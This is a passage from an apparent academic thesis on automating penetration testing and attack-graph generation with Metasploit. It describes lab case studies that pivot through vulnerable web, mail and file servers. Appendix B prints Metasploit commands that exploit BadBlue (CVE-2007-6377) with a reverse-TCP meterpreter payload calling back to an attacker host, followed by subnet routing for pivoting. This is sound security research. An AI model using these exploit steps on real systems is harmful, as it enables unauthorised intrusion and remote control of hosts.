Table 3: Servers in Figure 24 Vulnerabilities

You can check the appendix for more details about the exploitation steps that we are explaining in the next section.

We will use the following rules in the ARKB

1) Attack: Exploit-Payload Usage

Preconditions: Behind a NAT device-> Use a payload with Reverse TCP connection otherwise use bind TCP connection payload.

Post-condition: Local Admin Privilege

2) Attack: Get IP address & Subnet Information

Preconditions: Compromised Host and privilege to execute commands

Post-conditions: Host IP address and subnet information available.

Let us now apply our methodology to the infrastructure network in Figure 24.

First Iteration

Step 1: Scan Target/s

On the first step we will scan the target web server to identify its open ports. We will find that our target server has port 80 TCP open.

Step2: Searching ARKB:

This server is the first one in our exploitation path, so we will use the payload with Reverse TCP Connection in order to compromise the first target as it may be behind a firewall.

Step3: Exploit

In the exploitation step we will apply all the exploits that are targeted against the webservice.

We will find that an MSF meterpreter session is opened on the webservice with an exploit called "badblue_passthru". MSF Meterpreter is like the tunnel to explore and attack other machines that is connected to the compromised host. Opening a meterpreter session signifies successful exploitation where we can use the compromised machine as a pivot to compromise other machines. Figure 25 shows the steps taken so far.




Figure 25: The attacker compromised the web server.

As the current host is compromised we check whether all the remaining ARKB are applied or not. If there is another rule to apply in the ARKB, we have to go back to step two and three again. We find that we need to go back again to step 2 as we need to apply the ARKP number two mentioned above to get the local IP address information and any other subnets that the webserver may be connected to. By getting local IP and subnet information in the Exploit step, we found that all the rules in ARKB are applied and there is no more ARKB to apply. So we need to go back to step 1.

Second Iteration

Step 1: Scan Target/s

We scan other devices on the same subnet where the web server is. We find that there is a server that is available with port 25 TCP open and another one with port 135 TCP is open.

Step 2: Searching ARKB

Searching the ARKB we find that we need to apply the payload with Bind TCP Connection as stated in the first ARKB rule mentioned above against the mail server (the server which have port 25 TCP open) and the file server (which has port 135 TCP open).

Step 3: Exploit

Applying all the exploits that are targeted against port 25 to that server, we find that another meterpreter session is opened signifying a successful exploitation. The exploit used to attack such mail server is called mercury_cram_md5 in MSF.

Now the attacker has access to both the web server and mail server as shown in Figure 26.




Figure 26: The attacker has compromised both the web server and front end mail server

Continuing the exploitation step, as we just mentioned there is another server where the web server has direct access which has port 135 TCP open which may be a file server. Applying all the vulnerabilities against such server reveals that another meterpreter session is opened signifying a successful exploit using an exploit called `ms03_026_dcom` as for a vulnerability in Distributed Computing Environment / Remote Procedure Calls (DCE/RPC) protocol in MSF. Figure 27 shows now that the attacker has opened meterpreter sessions with web server, front end mail server, and the third server which is a fileserver.




Figure 27: The attacker got access to the web server, from end mail server and file server. As the two current hosts are compromised, we need to check whether all the remaining ARKB are applied or not. If there is another rule to apply in the ARKB, we have to go back to step two and three again in our methodology. We find that we need to go back again to step 2 as we need to apply the ARKP number two mentioned above to get the local IP address information and any other subnets that the webserver may be connected to. Getting local IP and subnet information in the Exploit step, we found that all the rules in ARKB are applied and there are no more ARKB rules to apply. So we need to go back to step 1.

Third Iteration

Step 1: Scan Target/s

We scan other devices on the same subnet where the Front End Mail server and the file server are connected. We find that there is a server with port 25 TCP open where the front mail server has direct access to it. Scanning the devices where the file server is connected we will find another subnet where it has direct access to it.

Note: The back end mail server is considered a new target for both servers as it has been accessed from the DMZ zone and inside zone. However it is vulnerable for the published IP address where it has port TCP open.

Step 2: Searching ARKB

Searching the ARKB we find that we need to apply the payload with Bind TCP connection as stated in the first ARKB rule mentioned above.

Step 3: Exploit

Applying all the exploits that are targeted against port 25 to that server, we find that another meterpreter session is opened signifying a successful exploitation. The exploit used to attack such mail server is called mercury_cram_md5 in MSF. Figure 28 shows the servers that that attacker has compromised through opening a meterpreter session with them.




Figure 28: The attack graph for case study two

In Figure 28 we are showing the sequence of connections MS1 to MS4 where MS stands for Meterpreter Session.

Also applying all the exploits against the back end mail server from the file server pivot will not reveal new exploitation as the back end is offering its SMTP service on the subnet where it has direct connectivity with the front end mail server.

As the host is compromised we check whether there are remaining rules in the ARKB to apply or not. Back again to step 2, we need to apply rule two mentioned above by getting the local IP and subnets of the mail server. Going again to step 3 to get local IP and subnet information and as the current host is compromised and there are no more ARKB rules to apply so we go back to step 1.

Fourth Iteration

Step 1: Scan Target/s

Scanning reveals that there are no new hosts that are available where the back end mail is connected to; which means that we are on the finish state and the attack graph is generated.

Please check appendix B for more technical details about the commands and steps taken to compromise the hosts shown above.

In this experiment we have presented how our methodology can be applied to the network infrastructure shown in Figure 24. An associated attack graph is shown in Figure 28 as a result of the automated exploitation of the different hosts in the attack path.

4.4 Summary and Findings

Two test cases were shown automating the discovery and penetration of hosts as hosts were compromised one after the other in a breadth first fashion. When hosts are compromised an appropriate attack graph is generated to show the actual attack path an attacker can take.

Through the automated exploitation steps mentioned in the experiments, rules from the ARKB (Attack Rules Knowledge Base) were used and lead to successful exploitation. While applying our methodology, we did not need any information that is related to the network under evaluation. We get the attack graph by exploring the network starting from the first target. Also information like hosts' trust relationships, vulnerabilities, topology ...etc. is defined upon compromising different hosts.

The generated attack graph for the first case study is the same one that is generated for the methodology in [1] to validate our methodology against it. The second test case is considered a more complicated one where we were able to validate our methodology with multilayer network that has many hosts in DMZ zone and internal zone.

Chapter 5: Methodology Evaluation, Conclusion and Future work

5.1 Methodology Evaluation

During the two test cases where we applied our methodology against them, we were able to automate the discovery and penetration of hosts as hosts were compromised one after the other in a breadth first fashion. When hosts are compromised an appropriate attack graph is generated to show the actual attack path an attacker can take. Through the automated exploitation steps mentioned in the experiments, rules from the ARKB (Attack Rules Knowledge Base) were used and lead to successful exploitation.

Compared to our methodology, the methodology proposed in [1] requires many of the information that is related to the network under evaluation to be available like topology, assets, connectivity limiting devices such as firewalls, vulnerable services (threats), etc. They used a predictive model based on the information that is available and use it to know the possible attack paths.

While applying our methodology, we did not need any information that is related to the network under evaluation. We get the attack graph by exploring the network starting from the first target. Also information like hosts' trust relationships, vulnerabilities, topology ...etc. is defined upon compromising different hosts. The generated attack graph for the first case study is the same one that is generated for the methodology in [1] to validate our methodology against it.

The effort to regenerate the attack graph in our methodology is minimal in case of new vulnerabilities or changes in the network compared to the methodology in [1].

There are two types of penetration testing [22]; black box penetration testing and white box penetration testing. In black box penetration testing the pen tester has no previous knowledge of the remote network and only the company name or the IP address is known. According to his skills level, he tries to simulate a real world hacking by a hacker who has no knowledge about the target network like operating systems, application running, device type and network topology etc.. On the other hand in white box penetration testing the pen tester is provided with significant knowledge of the remote network. For example the pen tester may know the type of network devices (i.e. Cisco gear, TCP/IP), webserver details (i.e., Apache/*nix or Apache/Win2k), operating system type (i.e., Windows/*nix), database platform (i.e., Oracle or MS SQL), load balancers (i.e. Alteon), Firewalls (i.e. Cisco PIX).. etc. The white box pen tester simulates an attack by a hacker who is having a detailed knowledge of the remote network environment. Our methodology is considered an automated black box penetration testing where it simulates as a pen tester that tries to compromise hosts with no knowledge about the target environment except the initial address to scan and attack in the target network. This automated penetration testing is considered very practical as it simulate a real world hacker that tries to attack a specific network. Other approaches that are discussed on the reviewed paper especially the one in [1] can be considered as a white box penetration testing as such methodologies are fed with information about the target network like hosts' vulnerabilities, trust relationship ...etc.

In our methodology we are able to exploit insecure configurations that may lead to systems compromise as the systems may be configured in a way that makes them vulnerable. Such insecure configurations cannot be captured on regular security assessment activities like scanning as it is not known and by default is done by ignorance

or mistake from the administration side. For example it would be incorrect if the mail administrator allowed all other mail systems to use his administered mail server as a relay; only authorized mail hosts should use it as a relay. Such configuration mistakes cannot be captured by regular assessment methodologies; however our methodology can exploit it.

A zero-day vulnerability [35] occurs when a flaw in software code is discovered and code exploiting the flaw appears before the software vendor release a fix or patch for it. This type of vulnerabilities is considered a challenge for system administrator as once a working exploit of the vulnerability has been released, users of the affected software will continue to be compromised until a software patch is available or some form of mitigation is taken by the user.

Our methodology is very effective in testing zero-day vulnerabilities, because as the soon as the exploit case is released, it can be integrated with our exploitation frame work. Such integration comes in an easy way with adding the zero day exploit file to the exploits directory in the exploitation tool. By this we can generate an appropriate attack graph to check the impact of such vulnerability on the target network. Other methodologies like the one mentioned in [1] depends on the scanning results that are provided to it and the scanning engine would not be updated with such vulnerability.

5.2 Conclusion

In this thesis we addressed the problem of penetration testing automation through different network levels by creating a methodology that automates different attack steps. In this methodology hosts are compromised one after the other in a breadth first fashion according to valid rules in the ARKB which is the Attack Rules Knowledge Base we have introduced earlier. When all hosts are discovered and compromised an appropriate attack graph is displayed to show the actual attack path an attacker can take. This would enable us to build an effective threat model of the target system which is an essential component of security assessment.

We showed two case studies with their different network infrastructure and vulnerabilities. Our methodology is applied to them and the appropriate attack graph is presented.

5.3 Contributions

The proposed methodology is a result of our own contributions; the following is a summary of them:

- Automated generation of attack graphs based on our black box methodology.
- The proposed methodology automates discovery and penetration of hosts. Automated penetration testing can be done frequently by IT security administrators like any regular administrative tasks; security systems health check, vulnerability scanning, log analysis. This is considered a major advantage over manual penetration testing which is time consuming and depends on the pen-tester's skills level.
- We introduced an Attack Rules Knowledge Base (ARKB) and it is considered a knowledge base of all the different attack scenarios that are known and can be defined. The rules in this ARKB can be updated like any regular antivirus definitions update with any new attack scenarios.
- Our methodology generates attack graph based on systems' current status and whether they have misconfigurations or insecure configurations that leads to their compromise. By this we guarantee that the generated attack graph has less false positives compared to other methodologies. Other proposed methodologies [1] depends on offline (provided) information like scanning systems results, hosts' trust relationships...etc. and do not take into consideration insecure configuration that may lead to compromised hosts and networks. Such information is prepared by humans that may be error prone.
- Applying zero day exploit is an easy step to make sure whether the systems under consideration are vulnerable or not.

- We were able to make compact version of an exploitation engine based on Metasploit Framework that is small in size and easy to be replicated on other machine. Also integration with Metasploit Framework is done and proof of concept code is presented.

5.4 Future work

Through our case studies we used MS Windows as a default platform to test our methodology on it; however it needs more testing on other platforms in order to show different scenarios. Also applying it to larger network will be very effective to enhance our methodology with different rules in the ARKB. Application level attacks and network devices vulnerabilities can be included in the proposed methodology. The built-in scanning auxiliary module in MSF takes a long time in scanning all subnet (255 devices) for only three ports. So a better scanning option is required. Also our methodology can be integrated with any enterprise client server application where for example it can check and investigate any rogue machine or network that is connected to the legal network. The methodology can be enhanced by regenerating the attack graph after applying recommendations like patching systems. In other words applying controls to major critical point will limit the attack graph branches and the different paths the attacker can take.

Appendices

Appendix A: Lab Environment & Setup

- 1) In our lab we used VMware [44] as a virtual environment to host our victims' operating systems machines. However we used a physical machine to simulate attacker's actions.
- 2) VMware provides different networking connections and according to VMware help it provides the following modes:
 - a) **Bridged:** With bridged networking, the virtual machine appears as an additional computer on the same physical Ethernet network as the host. The virtual machine can then transparently use any of the services available on the network to which it is bridged, including file servers, printers, and gateways. Likewise, any physical host or other virtual machine configured with bridged networking can use resources of that virtual machine. Also you have to select "Replicate physical network connection state" check box if you use the virtual machine on a laptop or other mobile device. As you move from one wired or wireless network to another, the IP address is automatically renewed.
 - b) **NAT (Network Address Translation):** Use NAT to connect to the Internet or other TCP/IP network using the host computer's dial-up networking connection if you cannot or do not want to give your virtual machine an IP address on the external network. A separate private network is set up on the host computer. The virtual machine obtains an address on that network from the VMware virtual DHCP server.
 - c) **Host-only:** The virtual machine is connected to the host operating system on a virtual private network, which normally is not visible outside the host. Multiple

virtual machines configured with host-only networking on the same host are on the same network.

- d) **Custom:** To set up a more complex networking configuration, use a custom setup for one or more of the virtual network adapters. After selecting Custom, choose a virtual switch from the drop-down menu. This connects your virtual machine's adapter to that switch. All virtual machines running on the same host computer and connected to the same virtual switch are on the same virtual network.
- 3) During our lab we will make the machine where the intruder has access to with NAT network configurations and all other hosts with a **Custom** networking option where every one of them connects to a specific switch according to its proper connectivity.
- 4) To control communication between different hosts by connecting them to different switches on VMware environment, we will use the host operating systems firewall in order to block/allow specific hosts. For example if a server is facing the internet, an inbound port 80 TCP will be allowed to such server.
- 5) In order to prove our methodology, we made use of vulnerable software that we will mention it accordingly in our test cases.

Appendix B: Case Studies Technical Implementation

B.1 First Case Study: Simple Network

As we mentioned earlier that “Advanced Vulnerability Analysis and Intrusion Detection Through Predictive Attack Graphs” [1] is the paper that is the most related to our research. So we will use the same network infrastructure that they used in order to prove our methodology.




Figure 1: First Case Study Network Architecture

The attacker has visibility to the web server through the NATted IP address 192.168.1.4. However direct connectivity to the mail server is not available. To apply this configuration you make the webserver and mail server in VMNet2 in VMWare Network Configuration and make it as NATted Network and by then they share the host IP address. Then you make port forwarding on the NAT configuration for port 80 so that

any web access (port 80 connectivity) to 192.168.1.4 is forwarded to 172.16.200.128. The following figure shows such settings:




Figure 2: VMWare Settings for test case 1

The web server has a file sharing web server called BadBlue 2.72b. According to CVE-2007-6377 such web server is vulnerable to Stack-based buffer overflow in the PassThru

functionality in ext.dll in BadBlue 2.72b and earlier and allows remote attackers to execute arbitrary code via a long query string.

The mail server has an SMTP server called Mercury/32 v4.5. According to CVE-2007-4440 [33] it is vulnerable to stack-based buffer overflow in the MercuryS SMTP server in Mercury Mail Transport System and allows remote attackers to execute arbitrary code via a long AUTH CRAM-MD5 string.

It worth mentioning that the vulnerable software that we chose are for testing purposes only and our methodology is valid for any vulnerability where it has an associated exploit.

Table [1] shows the vulnerabilities and their associated CVE (Common Vulnerability and Exposure) ID.

Server	Action	Effect	CVE ID
Webserver	Buffer Overflow	Remotely Code Execution	CVE-2007-6377
Mail Server	Buffer Overflow	Remotely Code Execution	CVE-2007-4440

Table 1: Servers in Figure 1 Vulnerabilities

We will use the following rules in the ARKB (Attack Rules Knowledge Base)

1) Attack: Exploit-Payload Usage

Preconditions: Behind a NAT device-> Use a payload with Reverse TCP connection otherwise use bind TCP connection payload.

Post-condition: Local Admin Privilege

2) Attack: Get IP address & Subnet Information

Preconditions: Compromised Host and privilege to execute commands

Post-conditions: Host IP address and subnet information available.

First Method: Known Vulnerability

- 1) Assume that we know the vulnerability that we are going to exploit. This assumption is valid for zero day exploit.
- 2) For the sake of time we will limit the range of hosts and ports that we scan when we compromise other hosts on the network
- 3) We will make use of Metasploit Framework (MSF) Meterpreter which will be like the tunnel to explore and attack other machines.

Let us first see how the manual process goes:

- a) The attacker first compromises the web server and tries to make a meterpreter session with reverse connection as the Webserver is behind a firewall.

```
msf > use exploit/windows/http/badblue_passthru
msf exploit(badblue_passthru) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(badblue_passthru) > set RHOST 192.168.1.4
RHOST => 192.168.1.4
msf exploit(badblue_passthru) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(badblue_passthru) > exploit

[*] Started reverse handler on 192.168.1.8:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (749056 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.4:57997) at 2011-05-30 19:34:21
```

When the meterpreter session opens (), it means that a successful exploitation has been done.

- b) Next we need to know both the local IP and local subnets in order to explore other hosts.

```
meterpreter > run get_local_subnets
Local subnet: 172.16.200.0/255.255.255.0
```

```
meterpreter > ipconfig
Intel(R) PRO/1000 MT Network Connection
Hardware MAC: 00:0c:29:28:61:c9
IP Address : 0.0.0.0
Netmask   : 0.0.0.0
```

```
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask    : 255.0.0.0
```

```
Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC: 00:0c:29:28:61:d3
IP Address  : 172.16.200.128
Netmask    : 255.255.255.0
```

- c) Now we know that the local IP address is 172.16.200.128 in a subnet 172.16.200.0/24. But because this is a new subnet we need to route it through our meterpreter session.

```
meterpreter > background
msf exploit(badblue_passthru) > route add 172.16.200.0 255.255.255.0 1
[*] Route added
```

- d) Now we need to scan the new discovered subnet to search for other hosts. To save time we will narrow the range of hosts and ports that we are going to search for.

```
msf exploit(badblue_passthru) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options
```

